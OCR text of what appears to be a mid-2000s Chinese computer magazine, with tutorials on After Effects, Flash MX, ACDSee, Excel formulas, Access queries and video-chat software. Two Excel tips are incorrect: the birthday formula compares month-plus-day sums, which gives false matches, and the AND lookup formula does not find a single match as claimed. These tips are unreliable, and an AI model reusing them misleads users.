第十步：至此，整个制作过程就结束了。AE专业版在"File→Export"子菜单中提供了多种命令，可以将上面制作的动画输出为AVI视频、MPEG-4电影、FlC动画，甚至是Flash动画（SWF）等格式。不过在导出Flash动画时要注意：在弹出的"SWF Settings"对话框中要把"Unsupported Features（兼容性设置）"选项设置为"Rasterize"（AE中的许多效果Flash都不支持，选择此项可将这些效果作为位图使用）。当然还可以生成GIF动画，可以选择以"图像序列"方式导出文件，然后在ImageReady中将"图像序列"以"帧"的方式导入（选择"File→Import→Fodler as Frames"命令），最后，将其导出为".GIF"格式的动画文件即可。

小编有话说：初学After Effects者一定要注意动画对象的XYZ三维轴的调整（光标移到轴线上时，会有字母提示），方位如果不对，动画的效果就可能跟设想的大相径庭。另外，初学者开始按实例步骤做下来后，效果不一定很好，要敢于多调整不同的参数，实践中会积累更多的动画制作经验。 CF [YY20]

四步！悠悠绿水荡漾起来

★

■山东　猫咪老爸

前几天接到朋友求援，问我有没有制作动态水波的小工具，他想给旅游拍摄的山水照片加点水波动画。但这位老兄是个标准菜鸟，像Flash MX这样专业、复杂的大软件，让他一下子学会是不太可能的。所以笔者帮他从网上找到了一款名为Sqirlz Water Reflections的小工具，简单点击几次鼠标，便可制作出像模像样的Flash动画来。动画效果文件及图片素材，大家可从http://www.newhua.com/cfan/200514/water.rar处下载。

Sqirlz Water Reflections 小档案

u软件版本:1.20　软件大小:580KB
u软件性质:免费软件　适应平台:Windows 9X/2000/XP
u下载地址:http://www.tucows.com/preview/382027

第一步:启动Sqirlz Water Reflections后，选择"File→Open"命令打开一幅山水图片。注意:图片尺寸不要太大，最好预先处理成500×500像素以内，否则生成Flash不成功。



第二步:点击主窗口左侧工具栏上的"Start creating Outline"工具(第一个图标)，然后通过连续点击鼠标在图片中的水域画出水波设置的封闭选区，最后右击鼠标结束(见图)。画完后还可以使用工具栏"Move Outline"工具(第二个图标)移动选区，用"Outline New Segment"工具(第三个图标)建立新选区，另外"Smooth Outline"工具(第四个图标)可对选区轮廓进行圆滑处理。

第三步:Sqirlz Water Reflections内置的水波类型很多，我们可以单击顶部工具栏上的"Customize Reflection"按钮进入设置窗口。在"Motion Type"选项里可直接调用它的几个模板，每个模板下都有几个参数栏可调:"Wave Strength"为扭曲强度，"Wave Separation"为波浪幅度，"Wave Brightness"为水面亮度，"Transparency"为透明度，"Underwater Scene Rippling"为倒影强度等。感兴趣的朋友可根据素材的情况和自己的创作意图仔细调整这些参数，以达到想要的效果。一般情况下采用默认值即可。

第四步:设置完毕点击顶部工具栏"Run Animation"按钮(黄色箭头图标)即可看到水波倒影的动画效果了，青山巍巍，绿水荡漾，真是太酷了！最后使用"Save animation as Flash movie"工具就可以把它存储为Flash动画文件了，它制作的SWF文件还可以调入Flash中进行二次编辑。如果你想将其用在电影剪辑中也不难，使用工具栏里的"Save animation as video clip"还可以存为AVI格式的视频剪辑。

CF [YY21]

Flash MX裁图有妙招

★

■福建　郑清娇


你是否发现在Flash MX中导入位图图片时，虽然可以用任意变形工具(快捷键为Q)随意放大、缩小、旋转，但却不能裁剪图片？本文将教你一招，不但能在Flash MX裁图，而且还能裁出花样来。

第一步:启动Flash MX 2004，新建一个空白的Flash文档。按住工具箱中的矩形工具不放，选择其下的"多角星形工具"，再在属性面板中单击"选项"按钮，在弹出的工具设置对话框中将样式设置成"多边形"，边数设置为6，确定后返回主界面，用多边形工具在舞台中央画一个大的六边形。

曾经有读者朋友在CFan论坛上反映:Flash MX版中没有多边形工具。找不到这个工具也没关系，你可以用矩形、椭圆、铅笔等工具画出任意的形状，同样能顺利完成本例的制作。

第二步:执行"文件→导入→导入到库"命令，选择需要裁剪的图片导入。

第三步:选中黑箭头选择工具(快捷键为V)，用它点击选中刚刚画好的六边形。然后展开右侧的混色器面板，单击喷桶图标右侧的填充方式下拉按钮，选择"位图"项，再点击下面的图像缩略图。看看，填充进去的图片是不是被裁剪为六边形了(见图)。



第四步:还可以用部分选取工具(快捷键为A)拖动六边形，调整它的位置，就能截取填充图形的不同部分了。如图所示，是笔者使用本例方法制作的其他形状的裁图，效果还不错吧？

小提示

必须按照上面的步骤顺序进行，才能达到裁剪的效果。如果你先设置了位图填充方式再画多边形的话，产生的将是平铺背景效果。

CF [YY22]

DC 联手 ACDSee　数码相片管理更轻松

★★

■北京　BORA

实例 1:导入照片 我不再“老土”了!

很多朋友拥有了数码相机(DC)。当你外出旅游归来，将〝满载而归〞的数码相机连入电脑后，是用什么方法把照片导入的？这里强烈建议使用 ACDSee 来导入照片，因为它太方便、太好用了！

第一步:在将数码相机的存储卡放入读卡器连入电脑前(如果是将数码相机直接连入电脑，方法一样)，请先注意观察系统托盘中是否已经有了〝ACDSee 设备侦测器〞(见图1)，一般它会随着 ACDSee 一起启动。如果没有启动，可在〝开始→程序→ACD Systems〞中单击〝ACDSee Device Detector 3.0〞启动它。



图 1

第二步:将读卡器插入电脑的 USB 端口，稍等片刻，你会发现〝ACDSee 设备侦测器〞已经由刚才的灰色变为绿色，同时弹出一个〝设备同步向导〞的窗口，在这里输入设备名称，比如〝我的读卡器〞。

第三步:这是关键一步。在这里你可以选择复制文件内容、目的地、命名规则和复制方式。建议按照图中方式设置(见图2)。




图 2

第四步:很讨厌那些不知所云的、冗长的照片序号吗？现在可以和它们说 ByeBye 了！点一下图 2 中的〝设置〞按钮，在这里可以让 ACDSee 自动将图片改名，文件名可以包含很多信息，如时间、关键字、作者、图片大小等，都可以根据需要自动设定。至于照片文件夹的名称，也可以根据当天日期自动生成(见图3)。



图 3

第五步:点击〝下一步〞，软件开始自动将图片复制到刚才设定的目标文件夹，并弹出窗口询问是否将原始图片从读卡器或数码相机中删除，请根据自己的需要选择，然后按下〝确定〞。

这样，在目标文件夹下就会生成一个〝2005-3-1〞这样形式的文件夹。假如你在 5 月 1 号有新的图片加入卡中，只要将读卡器插入电脑，后面的操作你就不必参与了，软件就会自动将图片复制到〝2005-5-1〞文件夹，而图片名称也按照你的要求自动修订了，是不是很方便？

小提示

★是不是想让“ACDSee 设备侦测器”一开机就开始检测设备？方法很简单:只要把第一步中的“ACDSee Device Detector 3.0”拖到系统的“启动”组中即可。

★“ACDSee 设备侦测器”不仅可以检测读卡器和数码相机，就连 CD-ROM 和 DVD 光盘也能管理。在系统托盘侦测器图标上点右键，选择“选项”即可看到相关设置。

实例 2:手动更新也快捷

让设备侦测器总是即时监测，显得比较浪费系统资源，另外，如果读卡器中有新类型的存储卡插入，会被认为是新设备，监测器不会自动完成任务。这时，就需要使用手动获取功能了(利用它还可以获得来自扫描仪、新数码相机等设备中的照片)。

第一步:打开 ACDSee，在主窗口工具栏按下〝获取→从相机或内存卡读取器〞，打开〝获取向导〞。如果是多功能读卡器，就会出现多个 USB 设备，选中有新照片的一项，按〝下一步〞(见图4)。



图 4

第二步:新窗口中会显示所有新照片的预览图，勾选要复制的照片，进入下一步(见图5)。后面的步骤和实例1 中一致，这里就不再介绍了。



图 5

CF [YY23]

■ 北京　一页　he

西游后记之Excel函数篇(二) ★★

一年中必须记住的MM的节日

本文可以帮你学到

- 使用嵌套IF函数实现多重判断
- 逻辑类函数使用方法小结
- 巧用日期类函数计算特定时间

故事 闷闷不乐的沙僧找到猪八戒：″二哥，恭贺你新婚大喜啊！你是用什么法子赢得二嫂的芳心？我MM现在对我很不满意呀。″八戒笑道：″一年中你可以有362天不浪漫，但在情人节、MM的生日、圣诞节这3天里必须给她制造点浪漫的气氛来。″八戒不愧是经理，说着说着就扯到公司业务上去了 ″对待公司的客户就和追MM一样，重要节日里的一声问候往往能拉近公司与客户的感情……″ ″可是太忙，总记不住呀。″ ″没关系，Excel函数可以帮大忙。″

实战

1.这一年，与MM有3个浪漫的约会

上期我们初识了IF的妙用，它是Excel逻辑函数之一，一般有三个参数，第一个是条件表达式，首先判断条件表达式是真是假，如果条件为真(TRUE)就执行第二个参数并结束IF函数；如果条件为假(FALSE)，则跳过第二个参数，直接执行第三个参数并结束IF函数。因为IF函数可以根据条件判断以获得不同的结果，从而为公式增加智能判断的能力。本例中，将使用嵌套IF(即IF函数的参数里面再使用IF函数，最多可嵌套7层)，完成更复杂的判断。

IF小档案

语法:IF(logical_test,value_if_true,value_if_false)

说明:Logical_test，具有真假值的逻辑表达式，比如，“A10=100”就是一个逻辑表达式，如果单元格A10中的值等于100，则该表达式为真(TRUE)，如果不等于100，则为假(FALSE)。当logical_test的值为真时，IF函数将返回Value_if_true参数值；如果logical_test值为假，则IF函数返回value_if_false参数值。

应用举例:“=IF(A2<=100,"预算之内","超出预算")”，如果单元格A2中的值小于等于100，则显示“预算之内”，否则，显示“超出预算”。除了数值外，IF函数的参数也可以是函数。逻辑表达式常用到的判断运算符有：=，等于；<，小于；>，大于；<=，小于等于；=>，大于等于；<>，不等于。

第一步:启动Excel，点选A1单元格，输入提示文字：″小秘书提醒您：″。接着选中B1:F1五个单元格，右击，选择″设置单元格格式″命令，在单元格格式对话框中点″对齐″，再选中″合并单元格″，确定后返回。合并单元格并非是必需的，主要是为了让B1单元格能显示出更多的信息。

第二步:点选合并后的B1单元格，输入以下公式：

=IF(AND(MONTH(NOW())=2,DAY(NOW())=14),"今天是情人节，别忘了送MM玫瑰哦！",IF(AND(MONTH(NOW())=6,DAY(NOW())=12),"今天是MM的生日，别忘了送玫瑰哦！",IF(AND(MONTH(NOW())=12,DAY(NOW())=25),"今天是圣诞节，别忘了送MM贺卡哦！","今天没有约会。")))

这个表达式看起来太长，不容易理解它的思路，下面把它简化一下：

=IF(A,B,IF(C,D,IF(E,F,G)))

最外层的IF函数中(即第1个IF)，MONTH()函数返回月份数，DAY()函数返回天数，这两个函数的参数中所使用的NOW()函数是用来自动获取当前系统的月份和天数的。逻辑表达式AND(MONTH(NOW())=2, DAY(NOW())=14)用来判断当前系统时间是否是2月14日，如果月份和天数都一致的话，即参数A为真，就可以判断当天是情人节了，此时将显示参数B的信息(即″今天是情人节，别忘了送MM玫瑰哦！″)并结束整个IF函数的运算，如果月份或天数不相符，则跳到第3个参数上执行(该参数又是一个IF函数)。第2个IF函数的参数C用来判断当前的时间是否等于MM的生日(这里假设MM的生日是6月12日)，如果相符则显示D信息，否则继续执行第3个IF。第3个IF的参数E用来判断是否为圣诞节(12月25日)，如果是即显示F，否则显示G。

第三步:将文件保存到文件夹C:\Documents and Settings\当前用户名\Application Data\Microsoft\Excel\XLSTART中，每次启动Excel时，就会自动打开该文件，你就不用担心忘记MM的三大节日了。如图1所示，是在2月14日那天启动Excel时，自动显示出来的信息。



图1

AND()小档案

语法:AND(logical1,logical2, ...)

说明:Logical1, logical2, ...表示待检测的条件值，可以有30个，必须是逻辑值，非真(TRUE)即假(FALSE)。只有当所有的条件值都为真时，AND才返回真值，否则返回假值，如果指定的单元格区域内包括了非逻辑值，则返回错误值 #VALUE!。

应用举例:本函数常用作IF函数的条件表达式，如："=IF(AND(1<A3, A3<100), A3, "数值超出范围")"，只有当单元格A3符合两个条件时才会显示出来，否则显示"数值超出范围"。

实战 2.生日祝福，给客户送去一缕温馨

八戒用Excel做了一份客户报表，里面详细记载了所有客户的信息，包括客户们的出生年月日等。现在他想一打开报表就能显示出当天是否有客户生日，以便发送生日祝福，与客户保持感情联络。

如果要知道当天是否有客户生日，只要看看客户的出生年月日中月份和天数是否与当天一致，若相同，则为生日，否则就不是。因为客户的生日是不确定的，所以本例的条件表达式稍微改造了一下。

第一步:因为是示例，所以这里省略了客户名称一列，只假设在A1、B1单元格中的标题分别为"出生日期"和"生日"。在A列输入所有客户的生日信息，单元格格式要选择"日期"类型(见图2)。




图2

第二步:选取B2单元格，在其中输入以下公式，输入完后回车确定(见图3)。



图3

=IF(MONTH(A2)+DAY(A2)=MONTH(NOW())+DAY(NOW()),"Yes","No")

这个函数公式的意思是:当客户日期中的月份与天数相加之和等于当天的月份与天数相加之和，则在B2中显示"Yes"，表示是生日，否则显示"No"。

第三步:若有一百个客户的出生日期被记载，就需要对应一百个计算公式，一个一个输入太麻烦了。因为每个计算公式都相同，所以可以使用填充柄快速进行复制。如图4所示，在B2中输入好计算公式后，按住该单元格右下角的填充柄向下拖动，拖动的行数与左侧"出生日期"的行数相同时放开鼠标键即可，拖选的所有单元格中被自动填充上公式。




图4

第四步:为了方便查看，可全选所有已经计算好的结果，再打开"格式"菜单中的"条件格式"命令，在条件格式对话框中，设立条件为"单元格数值"，逻辑运算为"等于"，再单击最右侧的那个红箭头按钮，然后在结果为"Yes"的单元格上点击一下，按回车返回条件格式窗口。单击"格式"按钮为单元格设定一种背景颜色，最后依次单击"确定"保存退出(见图5)。这样一来，凡是内容为"yes"的单元格全部填充上背景色了，非常醒目。



图5

保存好文件，以后只要打开该文件，Excel就会自动重算工作表中的所有公式，如果当天是某位(或多位)客户的生日，就会以"Yes"突出显示出来。快快发邮件、打电话或者快递一份小礼物去祝贺一下吧。

八戒是一个外憨内秀的人，不知他用Excel函数还能玩出什么花样来，请听下回分解。

一点通

★巧用AND()函数查找数据

如果你想知道某组数据中是否包含某个特定的数据，比如在人员列表中查找是否有某人，可输入类似下面的这个公式:

=IF(AND(B1=B3:B12),"有","没找到")

这个公式会检查B3:B12中的每一个值，看它们之中是否有等于B1中的值。如果有，显示"有"，否则显示"没找到"。

★AND、OR和NOT

逻辑函数OR()与AND()的语法非常相似，不同之处在于，OR()函数中只要有一个参数值为真，该函数即返回真值。另一个逻辑函数NOT()则只有一个参数，参数值为真时，它返回假，参数值为假时它返回真。

★快速计算日期之差

看似简单的问题，回答起来并不容易，因为每个月并非固定不变的30天，而是有月大、月小、闰月等多种变数。不过在Excel里，这个问题很好解决:如果单元格A1和B1分别包含一个日期，则在其他单元格(如:C1)输入公式:"=A1-B1"即可。注意:A1和B1要设置成"日期"类型，C1要设置为"常规"类型。

★获取系统时间中的特定部分

实战1中，我们使用了MONTH()和DAY()两个日期函数，它们的参数都是NOW()，为什么会获得不同的数值呢？原来，NOW()返回的是完整的日期数值，而MONTH()只提取其中的月份数，DAY()只提取其中的天数。另外还有一个函数YEAR()，它只提取年份数，正是基于YEAR()函数的这种特性，通过下面的公式可以快速算出一个人的实

乾坤大挪移 海量数据里面找不同

★★

■晓风吹叶

在工作中使用Excel，如果开始的时候工作表设计得不合理，会给以后工作带来许多麻烦。在某公司人事部门上班的亦菲就遇到了这种难题：公司有200多名职工，所有名单都保存在工作表Sheet1里面，有一次需要统一收取某种款项，亦菲就在工作表Sheet2中随时登记来交费的职工名称，但到后来她发现，这样很难查找出哪些人还没有交纳费用。名单越长越难找，工作效率低下不说，还容易出错。幸好同事晓风通过在Excel和Access中进行"乾坤大挪移"，轻松解决了这一问题。

第一步：假设上面亦菲建立的Excel文件名为"qy.xls"，其中工作表Sheet1中保存着所有职工名单，工作表Sheet2中输入的是已交费的职工名单。确保两个工作表中的第一行都输入了"姓名"，以作为该字段的名称(见图1)。



图1

第二步：启动Access，新建一个名为"qiuyi.mdb"的空白数据库。执行"文件→获取外部数据→导入"命令打开导入对话框，"文件类型"选择"Microsoft Excel(*.xls)"，找到前面保存的Excel文件后，单击"导入"按钮启动向导，



图2

如图2所示，选择导入工作表"Sheet1"，然后连续单击"下一步"，即可将它导入到Access中，数据表会自动命名为"Sheet1"。以同样方法导入Excel表格中的Sheet2。

第三步：单击数据库窗口左侧的"查询"，再单击上面的"新建"按钮，弹出"新建查询"对话框，选中"查找不匹配项查询向导"(见图3)，确定后即可打开该查询向导



图3

(如果没有安装该向导功能，Access将弹出提示，将Office安装光盘放入光驱后确定即可)。

1.在向导第一步"请确定在查询结果中会有哪张表或查询中的记录"中选择表sheet1；

2.在向导第二步"请确定哪张表或查询包含相关记录"中选择表sheet2；

3.在向导第三步中选匹配字段时，两表中均选中"姓名"项，即"姓名—姓名"；

4.在向导第四步中，单击">>"按钮同时选中所有字段。

5.指定查询名称，默认为"Sheet1 与 Sheet2 不匹配"，你可以改成其他的名称，如"未交费职工名单"。

6.最后单击"完成"，生成查询，打开此查询就是所要找的数据了，所有未交费的人员名单一目了然。

小编有话说：本文虽然是为解决因工作表设计不合理而造成的数据混乱问题，但它所提供的查找相异数据的方法，为在实际工作中解决其他一些问题提供了一个很好思路。

CF [YY25]

际年龄大小(假设在A1中输入某人的出生年月日)：

=YEAR(TODAY())-YEAR(A1)

擂台赛 西游后记之Excel函数系列，在每篇的最后都会设立一些比赛试题，欢迎各位登台打擂。优胜者(擂主及第二、三名)将会得到《电脑爱好者》杂志社发送的特别奖品哦！

★日期不固定的节日计算

有些节日的日期是不固定的，比如每年的母亲节定为五月份的第二个星期天，但到底是五月几号就不固定了。大家可以设计一种算法，快速计算出日期不固定的节日来。

★打造自己的万年历

网上可以找到不少用Excel制作的万年历，不过都不够精美，功能也很单一。大家可以参考一些现有的实例，再加上自己独特的创意元素，一定能制作出更好看更专业的万年历来。

CF [YY24]

■ 四川　逍遥小小

★★★

网络时代　我用视频追杀丘比特

本文可以帮你学到

- 你该选择哪款软件作为语音视频聊天工具
- 如何用E话通玩转多人视频聊天

菜鸟时代的“QQ视频教学”

记不得第一次接触星际(〞星际争霸〞)是什么时候了，不过在很长一段时间里，我都是人见人欺的菜鸟。那天我在战网上被一个叫〞菜10〞(估计是蔡依林的粉丝)的人连虐3盘，心里很不爽。他倒好，不停地说〞菜鸟，做我徒弟吧，我教你〞，我心一横:〞师傅，请指教〞。他要我加他QQ，跟我视频——不过他的摄像头只对准屏幕，他要教我如何玩这个游戏。星际功夫没学多少，我却把QQ视频聊天玩得很熟。

1.拒绝游戏时视频请求的打扰

玩游戏的人可能都有过这样的经历吧:当你正沉醉在紧张的游戏氛围中时，突然窗口被切换了出来——有人给你发送视频聊天请求，而且常有人以此来恶作剧。对付这种情况，一般除了关闭QQ别无他法。不过有一个比较简单的方法来对付这种无赖:



图1

首先选择〞QQ菜单→一键切换到TM〞打开Tencent Messenger，接下来打开这个人的聊天窗口，选择〞设置→阻止该联系人的消息〞菜单即可。这样对方发送的信息、发送文件请求、视频音频聊天请求，你都收不到，整个世界清静了(见图1)。

2.让视频聊天无声无息



图2

有时我们一边在和别人视频聊天，一边却在听歌或看电影，如何让视频聊天中的声音消失呢?方法很简单:打开〞QQ视频调节向导〞窗口，在〞设备选择〞栏中将〞录音设备〞和〞放音设备〞设置为〞无〞即可(见图2)。

QQ视频聊天功能的优劣:

优点:不用安装其他软件。

缺点:最新版本QQ视频聊天系统资源占用太大，不支持多人视频，连通率比较低。

Tom-Skype“拆穿”师傅的“真面目”

师傅虽然一直用QQ教我玩星际，但从来没有见过他的庐山真面目。三个月以后，他见我技术没什么长进，终于没了耐心:〞我们一边打一边用语音聊天来指导你吧。〞当我打开Tom-Skype，从网络的另一头传来的声音让我惊讶极了。原来我的师傅是个嗓音弱弱的女孩子!之后的一段时间里，我还是没见到师傅的样貌，但我却渐渐发现自己对她产生了依赖，我不知道自己是喜欢上了她，还是她的声音……

Tom-Skype小档案

- 软件版本:1.3　　软件大小:7455 KB
- 软件性质:免费软件　　运行平台:Windows 98/Me/2000/XP
- 下载地址:http://skypetools.tom.com/download/download.php?flag=0&s=tom_dl

QQ的视频聊天画质倒还将就，不过声音不是很清晰，如果你要进行语音聊天，首选绝对是Skype这款风靡全球的软件，而Tom-Skype则是Skype与Tom.com合作的产品。其安装和使用非常简单，只要会用QQ的人都能很快上手。

1.别忘了保存联系人




图3

Tom-Skype不会像QQ那样自动将联系人保存到服务器，所有联系人都存储在本地。所以如果你重装系统或在别的电脑上使用Skype，再登录Tom-Skype，看到你的联系人空空如也。你可以选择〞工具→将联系人导出到Vcard文件〞菜单，将联系人保存为*.VCF格式的文件。以后需要的时候，你只需要选择〞工具→从Vcard文件导入联系人〞菜单导入即可(见图3)。

此外，也可以选择〞工具→导入

联系人”菜单，该向导会自动搜索你的Outlook、Outlook Express、Oprea、MSN Messenger联系人，如果这些联系人同时也是Tom-Skype的用户，再次启动Tom-Skype后，Tom-Skype会自动将他们添加到好友名单中。

2.快速给好友发送语音聊天请求

由于目前Tom-Skype还不支持好友分组功能，如果好友太多，可能想跟某人音频聊天时难以快速找到他。如何能快速发起语音会话请求呢？

★如果记得住好友的ID：直接在Tom-Skype主界面的“键入要呼叫人员的Skype用户名”栏中输入好友ID的首字母，Tom-Skype会自动匹配符合相关条件的联系人（见图4）。



图4

★为好友设置一个快速拨号：右击某个联系人，选择“分配快速拨号”菜单，在弹出的“设置快速拨号键”窗口中输入一个一位数或两位数字，以后就能直接在“键入要呼叫人员的Skype用户名”栏中输入这个设置的数字来定位联系人了（见图5）。



图5

3.在网页和论坛中加入“skype me”功能

如果你有自己的站点，可以在站点中加入“skype me”功能，这有点像“E-mail to me”（发送邮件给我），方法是在网页的HTML代码中插入“skype me”；在论坛中要使用该功能则插入代码：[url]callto://你的Tom-Skype ID[/url]。

4.跟传统电话通话

Skype最强大的功能还在于它能够与传统电话通话（被称为SkypeOut）（见图6），由于其通话费用比较便宜，还可以为你节约电话费。要使用该功能必须首先购买SkypeOut的点卡。



图6

第一步：首先在Tom-Skype主界面中点击“服务→SkypeOut”菜单进入SkypeOut的官方站点，输入你的Skype账户密码并点击“Sign me in”按钮，登录后点击进入“Buy SkypeOut Credit”链接（见图7）。

第二步：接下来就点击“Buy this”，这里购买的是10欧元（折合人民币大概107元）的点卡，简单填写你的地址后进入下一步，选择合适的支付方式。对于中国用户来说，我们可以选择“Visa Card”（只支持招商银行的Visa信用卡）、“Master Card”（只支持招商银行的Master信用卡）或者“PayPal”（如果你有PayPal账户）。之后就是填写信用卡资料并确认购买了。




图7

小提示

Tom-Skype的拨号规则和通话价格

用Tom-Skype给传统电话拨号时，需要拨打的实际号码是：“+”“国家代码”“对方的电话号码”（如中国的国家代码为86，拨打中国的010-654321则拨“+86010654321”），其中国家代码可以到http://www.jctrans.com/tool/dm.htm查询。

通话价格只与对方所在的国家有关，比如用Tom-Skype打电话到美国，那么无论你在哪打，都是同一个价格。打电话到中国的价格是0.022欧元/分（1欧元大约为11.3人民币），具体可以查询http://skype.tom.com/help/skypeoutrates.html。

Tom-Skype语音聊天功能优劣：

优点：通话质量非常好，比较好的防火墙穿越能力，连通率高，可拨打到普通电话。

缺点：不能保存联系人到服务器，群聊只支持5个人，国内用户购买Skype的付费卡太麻烦。

E话通里的当众表白

自从知道师傅是个“女流之辈”，为了争口气，我的星际水平突飞猛进，很快就超过了师傅，她和我打很少有赢的机会。我们组建了一个名叫“菜10”的战队，她做队长。不玩星际的时候，战队的人都在E话通里群聊。这天我不知道哪根筋搭错了，居然当着几十号人的面说了句不着边际的话：“队长，我爱上你了！”E话通频道里瞬间安静得吓人，然后，我就看到师傅离开了频道，丢下一句话：让我冷静一下……

E话通小档案

- 软件版本：v3.80 0318.008　软件大小：8479KB
- 软件性质：免费软件　运行平台：Windows 98/Me/2000/XP
- 下载地址：http://ephone.263.net

国内多人视频语音聊天工具不少，比如SaynSay(http://www.saynsay.com)、哈哇ICU(http://icu.hawa.cn/)等，不过经过我的一一试用，发现其中功能和速度最满意的还是E话通(http://ephone.263.net)。E话通的功能十分强大，几乎相当于“QQ+多人视频聊天”。它提供了一个即时通讯软件，这里提供的功能和QQ的基本聊天功能一样，你可以添加管理好友，也可以和他们进行文字、视频交流。此外，它还提供了人气极旺的多人视频聊天室，你可以在这里天南海北地神 。

1.E话通快速上手

安装E话通后，跟QQ一样，你需要免费申请一个号码，申请后登录就可以使用它了。E话通的主界面跟QQ大同小异，左边提供了4个标签，分别是“好友面板管理”、“i空间大厅”、“聊天大厅”、“网络通讯中心”，切换到不同的标签则提供了不同的功能(见图8)。右键单击某好友，选择“多人语音视频”菜单，可以和最多4个好友同时视频语音聊天(见图9)。切换到“我的聊天室”标签，双击“聊天大厅”即可进入E话通的多人视频聊天室。



图8



图9

2.一键进入指定聊天室

如果对某个聊天室比较感兴趣，每次都要打开“聊天大厅”，再去慢慢寻找，实在烦琐。其实可以在该聊天室入口处的“添加到E话通”一栏单击“添加”按钮。这样下次进入时，只需在E话通中切换到“聊天大厅”标签，这里就能看到刚才添加的聊天室了，双击即可进入。

3.语音聊天轻松玩

★语音聊天:默认情况下你说的话别人是听不到的，单击“申请发言”按钮，就获得麦克风了，单击“设置声音”按钮，勾选“麦克风”，聊天室里的其他人就能听到你说的话了。发言完毕单击“放弃发言”即可。

★在聊天室里放歌:如果要给大家放歌，那就首先点击“申请发言”按钮，然后选择“设置声音”中的“Stereo Mix”即可。

小提示

如果别人在发言或者放歌，你不喜欢听到他的声音，可以单击该用户右下角的功能按钮，选择“屏蔽语音”即可。

4.玩转视频特效功能

单纯的聊天比较无趣，E话通允许你为自己的视频添加一些好玩的效果。进入聊天室后，单击“视频特效”，在“特效播放”栏，你可以设置自己的视频为“黑白”、“反显”、“纵向反转”、“浮雕”等效果。在“媒体播放”栏，你还可以将自己的视频画面设置为图片、动画等(见图10)。



图10

小提示

如果你看到一个靓女或帅哥，点击他/她右下角的功能按钮，选择“照相”，可以拍照一张，以作留念。照片保存在E话通安装目录下的“photo\你的E话通号码”文件夹下。

5.到100人大的聊天室Show一下

普通的聊天室最多容纳10个用户同时聊天，E话通专门设置了一个100人聊天室区域(见图11)。进入“聊天大厅”后，在左边依次展开“100人大聊天室→100人聊天室”即可进入。该聊天室的功能跟普通聊天室差不多，点击“申请发言”，获得批准后你就可以好好表现一下了，唱歌、跳舞、搞怪……随便你了。如果你觉得人多了没意思，可以在右边的用户列表中找一个人，右键单击其ID，选择“视频私聊”菜单进行一对一视频聊天。

E话通视频语音聊天的优劣:

优点:功能超强、速度快、支持最多达100人聊天、连通率100%。

缺点:偶尔有非法退出的情况。



图11

i空间里的“星际对话”

师傅离开E话通聊天室后，就像人间蒸发了一样。我在E话通和QQ上给她留了很多话，称“只是开玩笑的”，实际上我知道我是认真的。满世界找不到她，我几乎要疯了。我在战网上不停地游戏，游戏的名字叫“想她，风就停了……”她终究还是出现了，很平静，好像什么都没发生。而这时候我们战队的另外一位成员已经在E话通中为战队申请了一个固定的交流场所——i空间。

1. i空间是什么东东？

普通用户只能在别人的聊天室里玩玩，自己没有权限建立固定的聊天室。一旦申请了i空间，你就可以自己“当家做主”了。此外，i空间的创建者在好友列表中的ID会以红色显示，而且在排序上比别人要靠前。

i空间分别有10人、30人、60人、100人等4种i空间服务，购买它们分别的费用为:10元/月、500元/年、900元/年、1500元/年。

2.实战申请i空间

第一步:首先进入http://et66mbill.263.net/i_space/i_space/buy.htm，这里选择要购买的i空间类型，接下来需要选择付费方式。有两种方式可以缴费:手机付费和宽带上网费付费(见图12)。



图12

第二步:付费成功后还不能马上开通自己的i空间，必须按照页面提示将身份证件、会员ID号码、联系电话等用户资料E-mail或传真到263公司。等对方确认后即可开通i空间权限。

第三步:接下来在E话通中切换到“i空间大厅”标签，双击进入“查找i空间”，在打开的窗口中点击“新建i空间”按钮去创建你的i空间聊天室(见图13)。创建完毕后你就可以随时使用i空间提供的固定多人视频聊天服务了。



图13

小提示

i空间的使用有点类似于QQ群，你也可以加入别人的i空间中聊天，方法是:进入“i空间大厅”，在“i空间号码”中输入对方的i空间号码，单击“Search”按钮，在结果页面中单击“添加到我的i空间收藏”按钮。之后我们就可以在“i空间大厅”标签中看到添加的这个i空间聊天室了，双击即可进入(见图14)。



图14

这天，我们在i空间里进行了最后一次对话:

师傅:我要走了。

我:去哪?

师傅:不知道，反正我要走了。

我:为什么?

师傅:该是走的时候了。徒弟，我们最后玩一盘星际吧。

我:……

这次对话以后，师傅真的从我的视线里消失了。现在我依然每天都要打开星际，打败别人或者被别人打败，游戏名字依然是那个“想她，风就停了……”，我不知道我还在坚持什么，等待什么。师傅在我们最后一盘游戏要完的时候，在屏幕上打出了一句:伸手摘星，也许未必如愿，但绝不会弄脏你的手。一句莫名其妙的话，不是么?

CF [YY26]

无线上网 真的非要花大钱吗?

30元! 包月无线上网

★★

■ 武汉 李磊

拥有笔记本的朋友越来越多，同时无线上网也渐渐成为本本一族的流行时尚。但在时尚背后，价格却成了一个要害。提到笔记本无线上网，大家可能都会马上联想到高额的费用。有便宜的实现计划吗？当然有！只要你有一部支持GPRS的手机，一切都可以简单实现。

廉价包月的基础——CMNET和CMWAP

